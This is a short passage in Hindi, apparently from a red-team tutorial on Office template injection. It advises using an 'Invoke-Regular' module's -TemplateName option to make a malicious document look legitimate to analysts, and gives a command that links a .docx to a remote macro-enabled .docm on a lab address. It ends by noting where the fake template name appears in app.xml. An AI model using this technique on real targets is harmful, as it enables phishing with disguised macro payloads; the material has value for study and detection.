
OPSEC परिप्रेक्ष्य से, आप Invoke-Regular मॉड्यूल के साथ -TemplateName का उपयोग कर सकते हैं। यदि कोई इसे विश्लेषण करने का प्रयास करता है तो यह आपके दुर्भावनापूर्ण दस्तावेज़ को अधिक वैध बनाएगा।
यहाँ एक उदाहरण है:
Invoke-Regular -InputDoc C:\Users\User\Desktop\Doc1.docx -Link "http://192.168.1.3:8080/Doc1.docm" -Output Legittemplate.dotx
परिणाम:

डीबगिंग परिप्रेक्ष्य से, यदि आप दुर्भावनापूर्ण docx को zip संग्रह में बदलते हैं और /docProps/app.xml में जाते हैं, तो आप नकली टेम्पलेट नाम देख सकते हैं: